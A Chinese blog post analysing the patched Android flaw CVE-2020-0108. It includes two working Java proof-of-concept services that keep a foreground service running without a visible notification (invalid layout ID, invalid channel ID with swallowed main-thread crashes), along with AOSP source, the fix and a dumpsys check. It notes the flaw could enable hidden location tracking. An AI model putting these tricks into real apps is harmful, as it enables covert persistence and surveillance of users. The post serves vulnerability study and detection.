-
CVE-2020-0108 安卓前台服务特权提升漏洞
前言
前面一篇文章:Android应用自启动保活手段与安全现状分析 介绍了 Android 系统目前 APP 应用自启动和保活的一些手段,其中提到了一种保活的方法就是借助前台服务,前台服务会在通知栏创建一个通知来提升自己进程的优先级,特点是如下方的 LBE 和 QQ 音乐,其运行状态用户可感知,对于黑灰产来说自然不希望这样……

本文来学习、分析下关于前台服务的一个历史漏洞:CVE-2020-0108,它是一个 AMS 中对前台服务的处理中逻辑漏洞,成功利用该漏洞的攻击者可以绕过前台服务的通知显示并持续在后台运行。本文漏洞分析主体内容与 POC 程序参考 HW 公司 Android 安全研究人员小路的博文:CVE-2020-0108 Android 前台服务特权提升漏洞分析,特此说明。
正常前台服务
前台服务是指那些被用户可感知运行状态且在系统内存不足的时候不允许系统杀死的服务。前台服务必须给状态栏提供一个通知(前台服务启动后在 5 秒内必须绑定一个通知,否则会杀死),它被放到正在运行 (Ongoing) 标题之下,这就意味着通知只有在这个服务被终止或从前台主动移除通知后才能被解除。
最常见的表现形式就是音乐播放服务,应用程序后台运行时,用户可以通过通知栏,知道当前播放内容,并进行暂停、继续、切歌等相关操作。
为什么使用前台服务
后台运行的 Service 的系统优先级相对较低,当系统内存不足时,在后台运行的 Service 就有可能被回收,为了保持后台服务的正常运行及相关操作,可以选择将需要保持运行的 Service 设置为前台服务,从而使 APP 长时间处于后台或者关闭(进程未被清理)时,服务能够保持工作。
类别 区别 应用 前台服务 会在通知一栏显示 ONGOING 的 Notification, 当服务被终止的时候,通知一栏的 Notification 也会消失,这样对于用户有一定的通知作用 常见的如音乐播放服务 后台服务 默认的服务即为后台服务,即不会在通知一栏显示 ONGOING 的 Notification,当服务被终止的时候,用户是看不到效果的 某些不需要运行或终止提示的服务,如天气更新,日期同步,邮件同步等 创建流程
创建一个前台服务需要的主要流程如下:
- 在 AndroidMainfest.xml 中声明权限
"android.permission.FOREGROUND_SERVICE" - 调用
ContextCompat.startForegroundService()启动一个前台服务 A,实际上相当于创建一个后台服务并将它推到前台; - 在服务 A 中创建一个用户可见的 Notification ;
- 服务 A 必须在 5 秒内调用
startForeground(int id, Notification notification)方法以显示新服务的用户可见通知,否则 AMS 将停止服务并抛出异常。
【划重点】应用程序一旦通过
startForegroundService()启动前台服务,必须在 service 中有startForeground()配套,不然会出现 ANR 或者 Crash!实例程序
创建如下 NormalService 服务类,将创建子线程来打印当前时间且每 3 秒钟更新一次:
public class NormalService extends Service { private static final String TAG = "NormalService"; @Override public IBinder onBind(Intent intent) { // TODO: Return the communication channel to the service. throw new UnsupportedOperationException("Not yet implemented"); } @Override public int onStartCommand(Intent intent, int flags, int startId) { NotificationManager notificationManager = (NotificationManager) getSystemService(Context.NOTIFICATION_SERVICE); NotificationChannel notificationChannel = new NotificationChannel("c03", "CVE-2020-0108", NotificationManager.IMPORTANCE_DEFAULT); notificationChannel.setDescription("Testing CVE-2020-0108"); notificationChannel.enableLights(true); notificationChannel.setLightColor(Color.RED); notificationChannel.enableVibration(true); notificationChannel.setVibrationPattern(new long[]{100,200,300,400,500,400,300,200,100}); notificationManager.createNotificationChannel(notificationChannel); Notification notification = new NotificationCompat.Builder(this, "c03") .setContentTitle("Testing CVE-2020-0108") .setContentText("Normal Service Demo") .setWhen(System.currentTimeMillis()) .setSmallIcon(R.drawable.ic_launcher_foreground) .setLargeIcon(BitmapFactory.decodeResource(getResources(), R.drawable.ic_launcher_foreground)) .build(); startForeground(3, notification); //参数一:唯一的通知标识;参数二:通知消息。 refreshTime(); return super.onStartCommand(intent, flags, startId); } //创建子进程来打印当前时间,每3秒钟一次更新 public static void refreshTime() { new Thread(new Runnable() { @Override public void run() { while (true){ try { Date date = new Date(); SimpleDateFormat dateFormat = new SimpleDateFormat("yyyy年-MM月dd日-HH时mm分ss秒 E"); String sim = dateFormat.format(date); Log.i(TAG, "当前时间为: "+sim); Thread.sleep(3000); } catch (InterruptedException e) { e.printStackTrace(); } } } }).start(); } }- 1
- 2
- 3
- 4
- 5
- 6
- 7
- 8
- 9
- 10
- 11
- 12
- 13
- 14
- 15
- 16
- 17
- 18
- 19
- 20
- 21
- 22
- 23
- 24
- 25
- 26
- 27
- 28
- 29
- 30
- 31
- 32
- 33
- 34
- 35
- 36
- 37
- 38
- 39
- 40
- 41
- 42
- 43
- 44
- 45
- 46
- 47
- 48
- 49
- 50
- 51
以上代码的核心是调用
startForeground(3, notification);来启动前台服务。同时需要在 AndroidMainfest.xml 文件中声明前台服务得权限:
<uses-permission android:name="android.permission.FOREGROUND_SERVICE" />- 1
最后在 MainActivity.java 中通过
startForegroundService(intent)启动该服务:button3.setOnClickListener(new View.OnClickListener() { @Override public void onClick(View view) { Intent intent = new Intent(MainActivity.this, NormalService.class); startForegroundService(intent); } });- 1
- 2
- 3
- 4
- 5
- 6
- 7
在 Android 9.0 的模拟器上运行以上程序,效果如下所示:

CVE-2020-0108
介绍完前台服务的创建流程和基本使用方法后,下面步入正题,来看看关于前台服务的历史漏洞 CVE-2020-0108,谷歌给定级为高危漏洞:

该漏洞在 AOSP 的 2020-08 补丁中修复,下文结合 Android 9.0 的源码 进行漏洞分析。漏洞点A
第一处漏洞点位于
NotificationManagerService.java的 onNotificationError() 方法,未能正确处理通知显示时的异常。//代码路径:frameworks/base/services/core/java/com/android/server/notification/NotificationManagerService.java @Override public void onNotificationError(int callingUid, int callingPid, String pkg, String tag, int id, int uid, int initialPid, String message, int userId) { cancelNotification(callingUid, callingPid, pkg, tag, id, 0, 0, false, userId, REASON_ERROR, null); }- 1
- 2
- 3
- 4
- 5
- 6
- 7
前台服务启动后,即使未能正确地显示通知,也不会导致前台服务终止。比如前台服务在创建通知时使用了自定义的布局,在创建 RemoteViews 对象时传入了一个不存在的 layout ID,造成 NotificationManagerService 对通知的布局解析失败而抛出异常,此时会调用到 onNitificationError 方法。
由于 onNotificationError 方法中只是调用了 cancelNotification 方法来取消通知,而没有去终止服务或终止整个应用程序,这时候前台服务就会在不显示通知的情况下继续运行。
漏洞验证程序
public class FServiceA extends Service { private static final String TAG = "FServiceA"; @Override public IBinder onBind(Intent intent) { // TODO: Return the communication channel to the service. throw new UnsupportedOperationException("Not yet implemented"); } @Override public int onStartCommand(Intent intent, int flags, int startId) { NotificationManager notificationManager = (NotificationManager) getSystemService(Context.NOTIFICATION_SERVICE); NotificationChannel notificationChannel = new NotificationChannel("c01", "CVE-2020-0108", NotificationManager.IMPORTANCE_DEFAULT); notificationChannel.setDescription("Testing CVE-2020-0108"); notificationChannel.enableLights(true); notificationChannel.setLightColor(Color.RED); notificationChannel.enableVibration(true); notificationChannel.setVibrationPattern(new long[]{100, 200, 300, 400, 500, 400, 300, 200, 100}); notificationManager.createNotificationChannel(notificationChannel); //Create a RemoteViews object with a invalid layout ID RemoteViews remoteViews = new RemoteViews(getPackageName(), -1 /* A Invalid Layout ID */); Notification notification = new NotificationCompat.Builder(this, "c01") .setContentTitle("Testing CVE-2020-0108") .setContentText("If you see this means you device is not vulnerable") .setCustomBigContentView(remoteViews) .setWhen(System.currentTimeMillis()) .setSmallIcon(R.drawable.ic_launcher_foreground) .setLargeIcon(BitmapFactory.decodeResource(getResources(), R.drawable.ic_launcher_foreground)) .build(); startForeground(1, notification); refreshTime(); return super.onStartCommand(intent, flags, startId); } public static void refreshTime() { new Thread(new Runnable() { @Override public void run() { while (true){ try { Date date = new Date(); SimpleDateFormat dateFormat = new SimpleDateFormat("yyyy年-MM月dd日-HH时mm分ss秒 E"); String sim = dateFormat.format(date); Log.i(TAG, "当前时间为: "+sim); Thread.sleep(3000); } catch (InterruptedException e) { e.printStackTrace(); } } } }).start(); } }- 1
- 2
- 3
- 4
- 5
- 6
- 7
- 8
- 9
- 10
- 11
- 12
- 13
- 14
- 15
- 16
- 17
- 18
- 19
- 20
- 21
- 22
- 23
- 24
- 25
- 26
- 27
- 28
- 29
- 30
- 31
- 32
- 33
- 34
- 35
- 36
- 37
- 38
- 39
- 40
- 41
- 42
- 43
- 44
- 45
- 46
- 47
- 48
- 49
- 50
- 51
- 52
- 53

以上 POC 程序的核心点在于创建 RemoteViews 对象的时候,指定了 Layout ID 为 -1,显然这是一个不合法的值,这样就可以触发 onNotificationError 回调。
启动以上服务,可以发现通知栏并未出现通知,且在“最近运行的应用”退出 poc 程序后,发现进程并未被关闭,服务依然在运行:
【小技巧】可以通过dumpsys activity services PackageName命令打印出指定包名的所有进程中的 Service 信息,看下有没有isForeground=true的关键信息:

如果通知栏没有看到属于 app 的 Notification 且又看到isForeground=true则说明了,此 app 利用了该漏洞进行了灰色保活。漏洞点B
第二处漏洞点位于 ServiceRecord 中 postNotification 方法中,没有正确处理通知显示中的异常情况,而是将异常抛出给了用户程序。
// frameworks/base/services/core/java/com/android/server/am/ServiceRecord.java public void postNotification() { final int appUid = appInfo.uid; final int appPid = app.pid; if (foregroundId != 0 && foregroundNoti != null) { //... ams.mHandler.post(new Runnable() { public void run() { //... try { //... } catch (RuntimeException e) { Slog.w(TAG, "Error showing notification for service", e); // If it gave us a garbage notification, it doesn't // get to be foreground. ams.setServiceForeground(instanceName, ServiceRecord.this, 0, null, 0, 0); ams.crashApplication(appUid, appPid, localPackageName, -1, "Bad notification for startForeground: " + e); } } }); } }- 1
- 2
- 3
- 4
- 5
- 6
- 7
- 8
- 9
- 10
- 11
- 12
- 13
- 14
- 15
- 16
- 17
- 18
- 19
- 20
- 21
- 22
- 23
- 24
在这种情况下,前台服务启动后,若用户程序捕获了主线程的异常,即使未能正确显示通知,也不会导致前台服务终止。比如说前台服务在创建通知时传入了不合法的 Channel ID,这样在 ServiceRecord 的 postNotification 方法中发送通知时,就会抛出异常。在异常处理过程中,只是调用了 AMS 的 crashApplication 方法来向应用抛出一个主线程的异常,但是如果应用在主线程捕获了异常,则应用就不会崩溃,这时候前台服务就会在不显示通知的情况下继续运行。
系统真的是太温柔了!系统要让咱们进程去死的时候,不是直接提刀把咱砍了,而是赐了一杯毒酒就不管了:爱卿,你自己去死吧。不过,要是咱们进程不听话,把毒就扔了不就逍遥法外了吗!!
漏洞验证程序
public class FServiceB extends Service { private static final String TAG = "FServiceB"; @Override public IBinder onBind(Intent intent) { // TODO: Return the communication channel to the service. throw new UnsupportedOperationException("Not yet implemented"); } @Override public int onStartCommand(Intent intent, int flags, int startId) { //Handle the exception in main loop new Handler(Looper.getMainLooper()).post(new Runnable() { @Override public void run() { while (true) { try { Looper.loop(); } catch (Throwable e) { e.printStackTrace(); } } } }); //Create a Notification object with a invalid channel ID Notification notification = new NotificationCompat.Builder(this, "InvalidInvalidInvalid" /* A Invalid Channel ID */) .setContentTitle("Testing CVE-2020-0108") .setContentText("If you see this means you device is not vulnerable") .setWhen(System.currentTimeMillis()) .setSmallIcon(R.drawable.ic_launcher_foreground) .setLargeIcon(BitmapFactory.decodeResource(getResources(), R.drawable.ic_launcher_foreground)) .build(); startForeground(2, notification); refreshTime(); return super.onStartCommand(intent, flags, startId); } public static void refreshTime() { while (true) { try { Date date = new Date(); SimpleDateFormat dateFormat = new SimpleDateFormat("yyyy年-MM月dd日-HH时mm分ss秒 E"); String sim = dateFormat.format(date); Log.i(TAG, "当前时间为: " + sim); Thread.sleep(3000); } catch (InterruptedException e) { e.printStackTrace(); } } } }- 1
- 2
- 3
- 4
- 5
- 6
- 7
- 8
- 9
- 10
- 11
- 12
- 13
- 14
- 15
- 16
- 17
- 18
- 19
- 20
- 21
- 22
- 23
- 24
- 25
- 26
- 27
- 28
- 29
- 30
- 31
- 32
- 33
- 34
- 35
- 36
- 37
- 38
- 39
- 40
- 41
- 42
- 43
- 44
- 45
- 46
- 47
- 48
- 49
- 50
- 51
这次我们直接没有创建 NotificationChannel 对象,直接使用了一个无效的 Channel ID 来构建 Notification,这样就可以触发 postNotification 方法的异常,然后我们再捕获主线程的异常,这样应用就不会崩溃了。
启动以上服务,可以发现通知栏并未出现通知,但前台服务已开始运行:

修复方案
Google 在 2020-08 补丁中修复了该漏洞,修改方案可见:Android安全公告,涉及多处代码变更:

主要的修改是:- 修改 IActivityManager.aidl 文件的 crashApplication 接口,增加 boolean force 参数;
- 在 onNotificationError 回调中调用修改后的 crashApplication 接口强制使应用崩溃;
- 在 postNotification 方法的异常处理中,也强制使应用崩溃。
对于修改后的 crashApplication 接口,在 force=true 的强制模式下,AMS 会在抛出异常后的 5 秒内强制杀死应用,即使应用捕获了异常也是如此。
1)首先来看下上文第一个漏洞位置点的修改: onNotificationError 方法中调用修改后的 crashApplication 方法使得应用崩溃(force=true):

// frameworks/base/services/core/java/com/android/server/notification/NotificationManagerService.java @Override public void onNotificationError(int callingUid, int callingPid, String pkg, String tag, int id, int uid, int initialPid, String message, int userId) { final boolean fgService; synchronized (mNotificationLock) { NotificationRecord r = findNotificationLocked(pkg, tag, id, userId); fgService = r != null && (r.getNotification().flags & FLAG_FOREGROUND_SERVICE) != 0; } cancelNotification(callingUid, callingPid, pkg, tag, id, 0, 0, false, userId, REASON_ERROR, null); if (fgService) { // Still crash for foreground services, preventing the not-crash behaviour abused // by apps to give us a garbage notification and silently start a fg service. Binder.withCleanCallingIdentity( () -> mAm.crashApplication(uid, initialPid, pkg, -1, "Bad notification(tag=" + tag + ", id=" + id + ") posted from package " + pkg + ", crashing app(uid=" + uid + ", pid=" + initialPid + "): " + message, true /* force */)); } }- 1
- 2
- 3
- 4
- 5
- 6
- 7
- 8
- 9
- 10
- 11
- 12
- 13
- 14
- 15
- 16
- 17
- 18
- 19
- 20
- 21
2)接着看下上文第二个漏洞位置点的修改:对于 postNotification 方法的异常处理中调用 killMisbehavingService 方法杀死行为异常的服务:

killMisbehavingService 方法是中除了加锁之外也是调用 crashApplication 方法:

对于 force=true 的处理如下,抛出异常后的5秒内,强制杀死应用:

相当于系统现在在给程序赐死之后,过了 5 秒钟回来看一下它是不是真的死了,如果没有死了再自己动手砍一刀,这才是正常的赐死逻辑!
总结
该漏洞能评为高危漏洞,绝不是我本文演示的打印时间这么简单……比如一个恶意应用获得了位置权限的情况下,可以利用该漏洞创建用户无感知的前台服务来持续监视用户的地理位置。Github: ServiceCheater 便提供了监视地理位置的 POC,本人做修改为打印时间是因为我用的是模拟器,无法监视位置。
本文参考文章如下:
- 在 AndroidMainfest.xml 中声明权限
-
相关阅读:
请求后端接口413
10道不得不会的JavaEE面试题
Open3D Ransac算法分割多个点云平面
达芬奇机器人手术模拟系统RobotixMentQr
【编程题】【Scratch二级】2022.09 小老鼠偷面包
typora主题切换与推荐主题
接口自动化测试:pytest基础讲解
水题: 旋转数组系列
Hadoop-HA-Hive-on-Spark 4台虚拟机安装配置文件
Mybatis generator实战:自动生成POJO类完整解决方案
- 原文地址:https://blog.csdn.net/weixin_39190897/article/details/126442126